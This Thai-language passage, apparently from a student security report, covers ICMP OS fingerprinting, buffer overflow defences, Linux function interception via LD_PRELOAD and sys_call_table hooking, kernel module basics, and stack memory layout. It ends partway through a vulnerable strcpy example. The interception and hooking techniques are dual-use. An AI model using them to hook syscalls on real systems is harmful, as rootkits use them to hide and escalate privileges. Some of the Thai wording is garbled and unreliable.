ICMP Identification Number Used: ในระบบปฏิบัติการจำพวกวินโดวส์นั้นใช้ค่าคงที่ 256,512 และ 768 สำหรับฟิลด์นี้ โดยค่าจะไม่มีเปลี่ยนแปลง แต่ในระบบปฏิบัติการประเภท ยูนิกซ์ นั้น ค่าที่เก็บในฟิลด์นี้จะเป็นค่าที่ถูกตั้งขึ้นมาตาม หมายเลขของโปรเซสที่ ping ซึ่งจะเปลี่ยนแปลงไม่คงที่

ICMP Sequence Number ในระบบปฏิบัติการจำพวกยูนิกซ์นั้นจะเริ่มด้วยค่า sequence number ด้วย ส่วนในระบบปฏิบัติการจำพวกวินโดวส์นั้นจะให้ค่าเริ่มต้นเท่ากับค่าที่ใช้ครั้งล่าสุดบวกด้วย 256 และค่าจะกลับไปเริ่มที่ 0 เมื่อมีการ reboot ระบบ

ถึงแม้การตรวจสอบโดย icmp นั้นค่อนข้างจะแบ่งกันได้อย่างชัดเจนใน ตระกูลวินโดวส์และยูนิกซ์ แต่ว่าก็ยังมียุทธวิธีที่จะใช้หลบหลีกได้เช่นกัน อย่างเช่นการใช้ hping เพื่อ ping แบบที่ไม่ให้ ระบบปฏิบัติการเป็นตัวสร้างแพ็กเก็ตให้

ในการใช้ hping2 นั้นจะไม่มีใส่ในส่วนของคุณค่าเข้ามา ทำให้ขนาดของแพ็กเก็ตมีค่าเท่ากับ 28 ไบต์ และ ค่า ID number นั้นจะขึ้นอยู่กับหมายเลขของโปรเซสที่รันเหมือนกับ ระบบยูนิกซ์

2.7 การป้องกันบัพเฟอร์โอเวอร์โฟลว์

เนื่องจากแก่นแท้ของการทำ Exploit Code ต่างๆ นั้น จริงๆ แล้วก็คือการทำบัพเฟอร์โอเวอร์โฟลว์ ดังนั้นจึงมีการที่เราจะสามารถป้องกันการ Exploit Code ต่างๆ ได้จึงจำเป็นต้องศึกษาวิธีป้องกันการทำบัพเฟอร์โอเวอร์โฟลว์ซึ่งการป้องกันนั้น เราสามารถทำได้หลายวิธีดังต่อไปนี้

2.7.1) วิธีการแรกคือการพยายามเขียนโค้ดให้ถูกต้องตอนที่โปรแกรมเมอร์มีการเช็คขนาดของบัพเฟอร์ ตัวอย่างเช่น การใช้ฟังก์ชัน strncpy แทน strcpy ซึ่งปัญหาเหล่านี้มีความจำเป็น ในการแก้ไขจากระบบแทน

2.7.2) บัพเฟอร์โอเวอร์โฟลว์นั้นขึ้นอยู่กับสแต็กที่กำลังประมวลผลอยู่ หนึ่งในหนทางแก้ไขคือสร้างส่วน stack segment ที่ไม่สามารถประมวลผลได้ เช่นในแต่ละ patch เคอร์เนลที่ออกมาของ Linux วิธีการแก้ไขนี้สามารถป้องกันบัพเฟอร์โอเวอร์โฟลว์ได้แต่

อย่างไรก็ตามมันจะสร้างปัญหาใน procedure ที่เป็น signal handling เนื่องจาก signal handler ที่ใช้ใน Linux จำเป็นต้องใช้สแต็กที่ประมวลผลได้ นอกจากนั้นตัว signal handler นั้นเป็นส่วนสำคัญในระบบปฏิบัติการ ดังนั้นจึงจำเป็นต้องมีสแต็กที่สามารถประมวลผลได้ชั่วคราว (temporary executable stack) เนื่องจากการถอดถอนการประมวลผลสแต็กจากเคอร์เนลของระบบทำให้ buffer overflow exploits สามารถถูกป้องกันได้ อย่างไรก็ตามวิธีการนี้ทำให้ได้รับผลกระทบจากโค้ดที่ไม่รองรับใน platform ต่างๆ และลักษณะนิสัยของตัว handling ในระบบปฏิบัติการจะถูกแก้ไข และไม่สามารถถูกคาดเดาได้

2.7.3) buffer overflow exploit สามารถใช้ได้กับตัวประมวลผลที่มีสแต็กเพิ่มแบบลงข้างล่าง ด้วยการย้ายข้อมูลมากกว่าที่บัฟเฟอร์ของฟังก์ชัน local จะสามารถเก็บได้ ทำให้ address ที่คืค่าสามารถถูกเขียนทับได้ สถานการณ์นี้ไม่สามารถเกิดขึ้นได้กับตัวประมวลผลที่มีสแต็กเพิ่มแบบขึ้นข้างบน เพราะค่า address ที่คืค่านั้นต่ำกว่า address ของบัฟเฟอร์ local ถึงกระนั้นฟังก์ชัน strcpy สามารถย้ายข้อมูลไปยัง address ที่มีค่ามากกว่า และค่า address ที่คืค่านั้นไม่มีทางไปถึงได้ และยังมีกรณีที่จะเกิดขึ้นคือ บางส่วนของสแต็กสามารถถูกเขียนทับแต่ไม่สามารถจะคืค่า address ถึงกระนั้นมันยังเป็นไปได้ที่จะกระโดดไปยังเซลล์โค้ดของเรา ด้วยเหตุนี้ทางแก้อื่นๆที่เกิดขึ้นจึงควรจะสร้างให้สแต็กเพิ่มแบบขึ้นข้างบน

2.7.4) ทางแก้ปัญหานั้นๆได้ถูกใช้งานในคอมพิวเตอร์ โดยมีฟิลด์พิเศษที่สุ่มขึ้นมาไปวางทับบนสแต็กเวลาที่ฟังก์ชันถูกเรียก และหลังจากออกจากการเรียก ฟิลด์นี้จะถูกเช็ดในส่วนที่ถูกครอบงวน การแก้ปัญหาดังวิธีนี้สามารถถูกใช้ที่เวลาคอมพิวเตอร์ อย่างไรก็ตามจำเป็นต้องมีการรีคอมไพล์โปรแกรมปัจจุบันทั้งหมด

2.7.5) การแก้ปัญหานั้นๆที่อธิบายมานั้นถูกใช้งานและติดตั้งในเคอร์เนลที่มีพื้นฐานบน mandatory security และ Linux Security Module (LSM) ยังมีการแก้ปัญหานั้นๆอีก ได้แก่


- การแก้ปัญหานั้นๆที่ถูกลำเสนอโดย NSA ซึ่งเรียกว่า Security Enhanced Linux (SELinux)
- ทางแก้ปัญหานั้นๆที่ถูกลำเสนอโดย Ericsson Research Open Systems Lab ซึ่งเรียกว่า Distributed Security Module (DSM) เวอร์ชันที่เสถียรแล้วได้แก่ DSI 0.3 DSI 0.4

การแก้ปัญหานั้นๆสองอย่างนั้นคล้ายคลึงกันเนื่องจากมีพื้นฐานบนการสุ่มคืค่าของระบบปฏิบัติการลินุกซ์เหมือนกัน อย่างไรก็ตามมันแตกต่างกันตอน

ติดตั้งเพื่อใช้งาน รวมถึงนโยบายการรักษาความปลอดภัย ,ประสิทธิภาพ และ ความยากง่ายในการใช้งาน

DSM มีพื้นฐานบนโครงสร้าง LSM โดย LSM จะไม่จัดสรรการรักษาความปลอดภัยพิเศษใดๆในเคอร์เนลของระบบปฏิบัติการลินุกซ์แต่มันจะมีโครงสร้างสำหรับสนับสนุนการพัฒนาโมดูลการรักษาความปลอดภัย Patch เคอร์เนลของ LSM จะเพิ่มฟิลด์การรักษาความปลอดภัยไปยังโครงสร้างข้อมูลของเคอร์เนล และสอดแทรกการเรียก (การ hook) ที่จุดสำคัญในโค้ดเคอร์เนล เพื่อทำการเช็การควบคุมการเข้าถึงโมดูลที่จะจะง

ทำการทดลองโดยใช้ shell code เพื่อต้องการให้เป็น root โดยโปรแกรม บัฟเฟอร์โอเวอร์โฟลว์จะต้องเรียกใช้สเต็มคอล execve



รูปที่ 2.6 รูปแสดงปฏิริยาการตอบสนองระหว่างเคอร์เนลลินุกซ์กับ โมดูล DSM

รูปข้างบนแสดงปฏิริยาการตอบสนองระหว่างเคอร์เนลลินุกซ์กับ โมดูล DSM เพื่อป้องกัน buffer overflow exploit โดยเมื่อโปรเซสที่มีจุดอ่อนได้ทำการเรียกใช้สเต็มคอล execve [1] การ hook จะผ่านการควบคุมไปยัง DSM [2] DSM จะทำงานบนนโยบายที่ได้โหลด [3] จากนั้นจะตัดสินใจอนุญาต หรือปฏิเสธการเข้าถึง ในกรณี exploit ข้างต้น จะต้องการที่จะพิสูจน์ DSM ว่าจะหยุดโปรแกรมที่แครกที่กำลังรันอยู่ได้หรือไม่

2.8 การดักการเรียกใช้ฟังก์ชันทางลินุกซ์

เป็นส่วนของการดักฟังก์ชันของลินุกซ์ เพื่อป้องกันการเกิดบัฟเฟอร์โอเวอร์โฟลล์ซึ่งเทคนิคต่างๆในการดักฟังก์ชันของลินุกซ์ มีทั้งหมด 5 วิธี ซึ่งแบ่งตามรูปแบบของการดักได้ 2 รูปแบบดังต่อไปนี้ได้แก่

- การดักการเรียกฟังก์ชันในในระบบปฏิบัติการลินุกซ์

1LD_PRELOAD

2PLT Injection

3Link – Time Method

-การดักซีสเต็มคอล

1 sys_call_table LKM

2 Linux Kernel Hooker

ซึ่งจาก 5 วิธีข้างต้น เราได้ทดลองการใช้งานได้ 2 รูปแบบต่อไปนี้

2.8.1 การดักการเรียกไลบรารีโดยใช้ LD_PRELOAD

วิธีนี้เป็นวิธีพื้นฐานที่สุด โดยหลักการคือทำให้ตัวแปร environment LD_PRELOAD ชี้ไปยังไลบรารีที่แชร์ไว้ของเรา ซึ่งประกอบไปด้วยฟังก์ชันที่มีชื่อเหมือนกับฟังก์ชันที่ต้องการโอเวอร์โหลด

ขั้นตอนการทำ

2.8.1.1)เขียนฟังก์ชันที่ออกแบบเองแล้วนำไปติดตั้ง

2.8.1.2)คอมไพล์เป็นไลบรารีที่ถูก share โดยใช้คำสั่งดังนี้

```
gcc -fPIC -rdynamic -g -c -Wall new_function.c
```

```
gcc -shared -Wl,-soname,libmy.so.1 -o libmy.so.1.0.1 new_function.o -lc -ldl
```

2.8.1.3) เขียน wrapper สคริปต์เพื่อตั้งค่าตัวแปร LD_PRELOAD เพื่อให้ฟังก์ชันถูกดักได้ในโปรแกรมทุกๆอันที่ถูกรันผ่านเชลล์สคริปต์ตัวนี้

ตัวอย่างของ wrapper script เช่น

```
#!/bin/sh

export LD_PRELOAD = ./libmy.so.1.0.1

exec ./xsclock $*
```

2.8.2 การเขียนโดยใช้เคอร์เนลโมดูลโดยใช้ sys_call_table

แนวคิด

เคอร์เนลของระบบปฏิบัติการลินุกซ์เก็บพอยเตอร์ที่ชี้ไปยังฟังก์ชันซิสเต็มคอลต่างๆ โดยจะเก็บในรูปแบบอาร์เรย์ที่เรียกว่า sys_call_table[] การที่จะดักซิสเต็มคอลนั้นสามารถเขียนแก้ไข pointer ค้างเดิมใน sys_call_table ด้วย pointer ใหม่ที่ชี้ไปยังฟังก์ชันของตนเอง ซึ่งการเขียนเคอร์เนลโมดูลนั้นมีรายละเอียดดังนี้

- init_module() มีการบันทึกพอยเตอร์ใน sys_call_table[] ของเก่าเก็บไว้ และเขียนทับด้วยพอยเตอร์ของใหม่
- เขียนฟังก์ชันที่ต้องการ overload ขึ้นใหม่
- Cleanup_module() เปลี่ยนแปลงพอยเตอร์ใน sys_call_table[] กลับเป็นเหมือนเก่า

2.9 การเขียนโปรแกรมเพื่อสร้างเคอร์เนลโมดูลในลินุกซ์

เคอร์เนลโมดูล คือ ส่วนของ code ที่สามารถถูก load เข้าไปใน เคอร์เนล หรือถอดออกจาก เคอร์เนล ได้ตามต้องการ เพื่อเป็นการเพิ่มฟังก์ชันต่างๆให้กับ เคอร์เนล โดยไม่มีความจำเป็นต้องรีบูตระบบใหม่ การใช้ เคอร์เนลโมดูล เพิ่มเข้าไปมีข้อดีกว่าการสร้าง เคอร์เนล แบบ monolithics แล้วเพิ่มฟังก์ชันโดยตรงเข้าไปในอิมเมจของ เคอร์เนล ซึ่งทำให้ เคอร์เนล มีขนาดใหญ่และจำเป็นต้อง rebuild และ รีบูต เคอร์เนล ทุกครั้งที่ต้องการฟังก์ชันใหม่

วิธีการนำโมดูลเข้าไปใน เคอร์เนล

- lsmod เป็นคำสั่งสำหรับดูโมดูลต่างๆที่ถูกโหลดเข้าไปในเคอร์เนลเรียบร้อยแล้ว
- insmod เป็นคำสั่งสำหรับนำโมดูลที่คอมไพล์เป็น .ko แล้วเพิ่มเข้าไปในเคอร์เนล ยกตัวอย่างเช่น insmod ./hello-1.ko
- rmmod เป็นคำสั่งสำหรับถอดโมดูลออกจากเคอร์เนล ยกตัวอย่างเช่น rmmod hello-1

2.9.1 รูปแบบของการเขียนเคอร์เนลโมดูล

การเขียนเคอร์เนลโมดูลจำเป็นต้องมีอย่างน้อย 2 ฟังก์ชันได้แก่

1. ฟังก์ชันเริ่มต้น เรียกว่า `init_module()` ซึ่งต้องถูกเรียกเมื่อโมดูลถูกเพิ่มเข้าไปในเคอร์เนล โดยใช้คำสั่ง `insmod` โดยหลังเวอร์ชันลินุกซ์ 2.3.13 สามารถที่จะเปลี่ยนชื่อฟังก์ชันเริ่มต้นได้โดยต้องมี macro `__init` นำหน้าชื่อฟังก์ชัน เช่น `static int __init hello_2_init(void)`

2. ฟังก์ชันจบ เรียกว่า `cleanup_module()` ซึ่งจะถูกรียกก่อนโมดูลจะถูกถอดออกจาก เคอร์เนล โดยใช้คำสั่ง `rmmod` โดยหลังเวอร์ชันลินุกซ์ 2.3.13 สามารถที่จะเปลี่ยนชื่อฟังก์ชันจบได้โดยต้องมี macro `__exit` นำหน้าชื่อฟังก์ชัน เช่น `static void __exit hello_2_exit(void)`

2.9.2 การคอมไพล์เคอร์เนลโมดูล

ตัวอย่าง makefile สำหรับคอมไพล์ เคอร์เนลโมดูล

```
obj-m += hello-1.o
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD)
modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

`modinfo` เป็นคำสั่งสำหรับดูรายละเอียดของไฟล์ที่คอมไพล์แล้ว ยกตัวอย่างเช่น `modinfo hello-1.ko`

2.9.3 การผ่านค่าตัวแปรเข้าไปในโมดูลผ่านทางคอมมานด์ไลน์

ต้องมีการประกาศมาโคร `module_param()` ในโมดูลสำหรับรับรับค่าอากิวเมนต์ 3 ตัวได้แก่

1. ชื่อของตัวแปรที่จะผ่านเข้ามาในโมดูล
2. ชนิดของตัวแปรที่จะผ่านเข้ามาในโมดูล
3. สิทธิต่างๆที่เกี่ยวข้องกับไฟล์ `sysfs`

ตั้งแต่ลินุกซ์เวอร์ชัน 2.4 เป็นต้นมาจะเพิ่มอากิวเมนต์ตัวที่สามแทรกเข้ามาโดยจะเป็นพอยเตอร์ที่ชี้ไปยังตัวแปรที่ใช้นับ โดยสามารถผ่านเป็นค่า `NULL` ได้หากไม่ต้องการใช้ ยกตัวอย่างเช่น

```
module_param(myint, int, NULL, 0);
```

สำหรับอาร์เรย์และสตริงจะใช้มาโคร `module_param_array()` และ `module_param_string()` แทนและหากต้องการจะเก็บข้อความสำหรับอธิบายตัวแปรที่โมดูลจะรับค่าสามารถทำได้โดยใช้มาโคร `MODULE_PARM_DESC()` ซึ่งมีอาทิเวเมนต์ 2 ตัวคือ ชื่อของตัวแปรที่จะเก็บคำอธิบาย และข้อความอธิบาย

ยกตัวอย่างการเพิ่มโมดูลเข้าไปในเคอร์เนลโดยมีการผ่านค่าเข้าไปในโมดูล

```
insmod hello-5.ko mystring="supercalifragilisticexpialidocious"
```

2.9.4 ข้อแตกต่างระหว่างโปรแกรมกับโมดูล

ในโปรแกรมตามปกติจะเริ่มต้นที่ฟังก์ชัน `main()` และจะประมวลผลทางเลือกของคำสั่งต่างๆ ไปเรื่อยๆ และโปรแกรมจะจบลงโดยขึ้นอยู่กับความสมบูรณ์ของฟังก์ชันเหล่านั้น ส่วนโมดูลนั้นจะเริ่มต้นที่ฟังก์ชัน `init_module` ซึ่งเป็นฟังก์ชันสำหรับจดทะเบียนของโมดูล โดยเป็นตัวแทนบอกว่าโมดูลมีฟังก์ชันอะไรให้ใช้งานบ้าง และเป็นตัวแทนให้เคอร์เนลให้ทำงานฟังก์ชันต่างๆ ที่โมดูลต้องการ โดยเมื่อฟังก์ชันนี้เสร็จสิ้น โมดูลจะยังไม่ทำอะไรจนกว่าเคอร์เนลต้องการจะทำบางสิ่งบางอย่างโดยผ่าน code ที่โมดูลมีให้ และจะมีโมดูลจบเรียกว่า `cleanup_module` ซึ่งจะทำหน้าที่ตรงข้ามกับฟังก์ชันเริ่มต้น โดยจะถอดถอนการลงทะเบียนฟังก์ชันทั้งหมดออกจากเคอร์เนล

2.9.5 ซิสเต็มคอล (System call)

ซิสเต็มคอล คือโปรเซสจริงๆ ที่ถูกใช้โดยโปรเซสทั้งหมดเพื่อไปติดต่อกับเคอร์เนล เมื่อโปรเซสร้องขอบริการจากเคอร์เนล เช่น การเปิดไฟล์ ,การ fork โปรเซสใหม่ หรือการร้องขอเมโมรี่เพิ่ม การกระทำเหล่านี้เป็นกลไกที่ทำให้เกิดซิสเต็มคอลขึ้น โดยพฤติกรรมของเคอร์เนลที่น่าสนใจเราสามารถเปลี่ยนแปลงมันได้ผ่านทางซิสเต็มคอลถ้าต้องการทราบว่าซิสเต็มคอลที่โปรแกรมนั้นเรียกใช้จะมีอะไรบ้างทำได้โดยการรัน `strace<arguments>`

ตามปกติแล้วโปรเซสนั้นไม่สามารถที่จะเข้าถึงเคอร์เนลได้ทั้งการเข้าถึงเมโมรี่ของเคอร์เนลและการเรียกฟังก์ชันเคอร์เนล ซึ่งตัวฮาร์ดแวร์ของ CPU นั้นเป็นตัวบังคับ เพราะเหตุนี้จึงเรียกว่า “protected mode” โดยซิสเต็มคอลนั้นเป็นข้อยกเว้นของกฎข้างต้น พื้นที่ในเคอร์เนลที่โปรเซสสามารถกระโดดเข้าไปได้เรียกว่า `system_call` โปรซีเยอร์ที่พื้นที่นั้นจะตรวจเช็คตัวเลขซิสเต็มคอลซึ่งจะบอกให้เคอร์เนลรู้ถึงบริการที่โปรเซสร้องขอ

จากนั้นมันจะไปดูในตารางซิสเต็มคอล (sys_call_table) เพื่อหาที่อยู่ของฟังก์ชัน เคอร์เนลที่จะไปเรียกและรีเทิร์นค่า

2.9.6 ระบบไฟล์ /proc

ระบบไฟล์ /proc เป็นกลไกของเคอร์เนลและ เคอร์เนลโมดูลในการส่งข้อมูลไปยังโปรเซสต่างๆ ในตอนแรกมันถูกออกแบบสำหรับการเข้าถึงข้อมูลของโปรเซสแบบง่ายๆ เช่น ชื่อโปรเซส ปัจจุบันมันถูกใช้กับส่วนต่างๆเกือบทั้งหมดของเคอร์เนลที่มีความน่าสนใจที่จะรายงานออกมา เช่น รายชื่อของโมดูลทั้งหมดจะถูกเก็บไว้ในไฟล์ /proc/modules , สถิติการใช้หน่วยความจำซึ่งถูกเก็บไว้ในไฟล์ /proc/meminfo

วิธีการใช้ระบบไฟล์ proc มีโครงสร้างง่ายๆคือ ให้สร้างข้อมูลทั้งหมดที่จำเป็นสำหรับไฟล์ /proc รวมถึงพอยเตอร์ไปยังฟังก์ชัน handler ใดๆ โดยให้ไฟล์เริ่มต้นจดทะเบียนโครงสร้างเหล่านี้ และไฟล์จะเป็นตัวถอดถอนโครงสร้างนี้ออก โดยไฟล์ proc ที่สร้างนี้มีประโยชน์คือ เมื่อใดก็ตามที่ไฟล์ proc ถูกอ่าน สามารถกำหนดให้โมดูลเรียกฟังก์ชันเคอร์เนลที่ต้องการได้ ในทางตรงกันข้ามอาจจะกำหนดให้เรียกฟังก์ชันเมื่อมีการเขียนไฟล์ proc แทนก็ได้ ดังนั้นจึงอธิบายได้ว่าการอ่าน และการเขียนนั้นจะผกผันกันในเคอร์เนล โดยเมื่อใดก็ตามที่โปรเซสเขียนลงบนไฟล์ proc สิ่งที่จะเขียนจะกลายเป็น input ให้กับเคอร์เนลและเมื่อใดก็ตามที่โปรเซสไปอ่านข้อมูลบางสิ่งบางอย่างจากไฟล์ proc ก็หมายความว่าเคอร์เนลต้องการที่จะ output สิ่งนั้นออกมา

2.10 บัฟเฟอร์โอเวอร์โฟลว์


การโจมตีด้วยวิธี exploit แบบ บัฟเฟอร์โอเวอร์โฟลว์ จะมุ่งเน้นไปที่การทำให้โปรแกรมเกิดการล้นของบัฟเฟอร์ (บัฟเฟอร์โอเวอร์โฟลว์) เพื่อให้ผู้ถูกโจมตีได้ทำการเรียกโปรแกรมที่ผู้โจมตีต้องการให้ทำงานขึ้นมา โดยส่วนใหญ่แล้วสิ่งที่ผู้โจมตีต้องการคือสิทธิของการเป็น root ของเครื่องผู้ถูกโจมตี ในทางทฤษฎีแล้วดูเรียบง่ายไม่ซับซ้อนเลย นั่นคือ โปรแกรมที่ผู้โจมตีส่งเข้ามาจะถูกใส่ไว้ใน บัฟเฟอร์ ซึ่งจะถูกทำให้ล้นออกมา โดยขั้นตอนการแก้ไขส่วนต่างๆของหน่วยความจำเท่านั้นเอง

สิ่งที่เราจะพูดถึงต่อไปคือการจัดเรียงของหน่วยความจำ ในการทำโปรเซสหนึ่งๆ ตามมาด้วยการทำความเข้าใจกับ บัฟเฟอร์ จากนั้นเราจะลงไปที่วิธีการ exploit ที่มีพื้นฐานจาก บัฟเฟอร์โอเวอร์โฟลว์ นั่นคือ แอสตักโอเวอร์โฟลว์ และ ฮีปโอเวอร์โฟลว์

2.10.1 การจัดการหน่วยความจำ

2.10.1.1 การจัดสรรหน่วยความจำ

โปรเซส คือส่วนของโปรแกรมที่กำลังทำงานอยู่ (Running Program) ซึ่งในการที่จะทำให้โปรแกรมทำงานได้นั้น ระบบปฏิบัติการ (Operating System) จะต้องทำการโหลดโปรแกรมไปยังหน่วยความจำเสียก่อน โดยที่การจัดสรรหน่วยความจำให้แต่ละโปรเซสนั้น เราสามารถแบ่งออกได้เป็น 5 ส่วนใหญ่ๆด้วยกันคือ



รูปที่ 2.7 ส่วนต่างๆของ memory

2.10.1.2 ส่วนของข้อความ (Text Segment)

ส่วนของข้อความ (Text Segment) หรือส่วนของ Code โดยในส่วนนี้ จะประกอบไปด้วยคำสั่งต่าง (Instruction) และ Code ของโปรแกรม โดย Unix และ Linux จะใช้ส่วนนี้ร่วมกันในแต่ละโปรเซสที่มาจากโปรแกรมเดียวกัน จึงทำให้มีส่วนของคำสั่งเพียงหนึ่งเดียวสำหรับโปรแกรมเดียวกันอยู่บนหน่วยความจำในขณะใดขณะหนึ่งเท่านั้น

2.10.1.3 ส่วนของข้อมูล (Data Segment)

ส่วนนี้จะเก็บตัวแปรสากล (Global Variable) และตัวแปรคงที่ (Static Variable) ที่มีการให้ค่าแล้วเริ่มต้นแล้ว เราเรียกส่วนนี้ว่า ส่วนของข้อมูลที่ให้ค่า (Initialized Data) โดยแต่ละโปรเซสก็จะมีส่วนนี้เป็นของตัวเอง

2.10.1.4 ส่วน BSS

ตัวแปรสากล (Global Variable) และตัวแปรค่าคงที่ (Static Variable) ที่มีค่าคงที่เป็นศูนย์ โดยอัตโนมัติจะถูกเก็บไว้ในส่วนนี้ โดยสามารถเรียกส่วนนี้ได้อีกว่าส่วนของตัวแปรที่มีค่าเป็นศูนย์ โดยแต่ละโปรเซสจะมีส่วนนี้แยกกัน

2.10.1.5 ส่วน ฮีป

ฮีปเป็นส่วนที่ตัวแปรแบบ Dynamic (ซึ่งเกิดจากคำสั่ง malloc()) โดยฮีปจะขยายไปทางด้านบน นั่นคือ เมื่อเราใส่ค่าลงไปฮีปค่านั้นจะถูกบรรจุลงในตำแหน่งที่มีค่าสูงกว่าค่าที่ใส่ก่อนหน้านี้

2.10.1.6 ส่วนสแต็ก

ส่วนของสแต็กจะเป็นส่วนของตัวแปรเฉพาะที่ (Local Variable) ถูกเก็บไว้ ตัวอย่างของตัวแปรเฉพาะที่คือตัวแปรที่อยู่ในฟังก์ชันย่อยโดยไม่ได้ประกาศให้เป็นตัวแปรคงที่ (Static) โดยสแต็กจะขยายลงไปตามด้านล่าง นั่นคือเมื่อเราใส่ค่าลงไปฮีปค่านั้นจะอยู่ใน ตำแหน่งที่มีค่าน้อยกว่าค่าที่ใส่ก่อนหน้านี้ ซึ่งจะสวนทางกับส่วนของฮีป

2.10.2 การเรียกฟังก์ชัน

ในระบบ Unix การเรียกใช้ฟังก์ชันแบ่งออกเป็น 3 ขั้นตอนด้วยกันคือ

1. **prologue** โดย frame pointer ปัจจุบันจะถูกเก็บเอาไว้ และจะทำการจองพื้นที่ memory ที่จำเป็นสำหรับฟังก์ชัน
2. **call** โดย ค่าพารามิเตอร์ต่างๆจะถูกเก็บในสแต็กและ instruction pointer จะถูกจัดเก็บลงไปในสแต็ก สำหรับโปรแกรมจะได้ทราบว่าต้องทำคำสั่งไหนต่อไปหลังจากได้เรียกใช้ฟังก์ชันจบแล้ว
3. **return หรือ epilogue** สถานะของสแต็กก่อนเรียกฟังก์ชันจะถูกเรียกกลับคืน

การบุกรุกสามารถเป็นไปได้เพราะว่า เมื่อฟังก์ชันถูกเรียก ในขั้นตอนที่จะกลับมาส่วนก่อนที่ฟังก์ชันนั้นจะถูกเรียกไปนั้น ตำแหน่งของคำสั่งที่จะทำต่อไปจะถูกทำสำเนาจากสแต็กไปยังรีจิสเตอร์ eip ซึ่งถ้าผู้โจมตีสามารถแก้ไขสแต็ก ในส่วนนั้นให้ชี้ไปยังคำสั่งอื่นไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามา เครื่องก็จะทำการเรียกคำสั่งนั้นซึ่งการโจมตีก็จะสมบูรณ์


2.10.3 บัฟเฟอร์ และส่วนที่เสี่ยงต่อการถูกโจมตี

ในภาษา C ข้อความ หรือบัฟเฟอร์จะถูกแทนด้วยตัวชี้ตำแหน่งซึ่งชี้ไปยังตำแหน่งไบต์ตัวแรก และเราจะสามารถรู้ได้ว่าถึงจุดสิ้นสุดแล้วเมื่อพบไบต์ NULL ซึ่งหมายความว่าเราไม่มีทางที่จะทราบค่าที่แน่นอนที่เราต้องสำรองไว้สำหรับบัฟเฟอร์

ทีนี้เราลองมาจัดการกับบัฟเฟอร์ใน memory

อย่างแรกเนื่องจากเราไม่สามารถรู้ขนาดของบัฟเฟอร์ได้ แต่ memory มีพื้นที่ให้บัฟเฟอร์อย่างจำกัด ในการที่จะป้องกันการล้น (overflow) นั้นค่อนข้างลำบากในการป้องกัน นี่จึงเป็นปัญหาที่เราสามารถพบได้บ่อยๆ อย่างเช่นการใช้คำสั่ง strcpy() โดยไม่ระมัดระวัง ทำให้ผู้ใช้สามารถสำเนาบัฟเฟอร์โอเวอร์โฟลว์ไปยังอีกส่วนหนึ่งได้

นี่เป็นเหตุการณ์ที่จะทำให้เห็นภาพได้ชัดเจน โดยตัวอย่างแรกนั้นบัฟเฟอร์ได้เก็บค่า wxy ส่วนที่สองได้เก็บค่า wxy และตามด้วย abcde เอาไว้



รูปที่ 2.8 แสดงบัฟเฟอร์ใน memory

จากรูปจำไว้ว่าในกรณีทางด้านขวา เรามีไบต์ที่ไม่ใช้อยู่ 2 อันเพราะ word (4 ไบต์) จะถูกใช้ในการเก็บข้อมูล แต่เราต้องการเพียง 6 ไบต์ ซึ่งต้องใช้ 2 word จึงมีที่ว่างเหลืออยู่ 2 ไบต์

โปรแกรมที่มีความเสี่ยงในการโจมตีจากบัฟเฟอร์แสดงให้เห็นดังนี้

```
#include <stdio.h>

int main(int argc, char **argv){
    char jayce[4]="Oum";
    char herc[8]="Gillian";
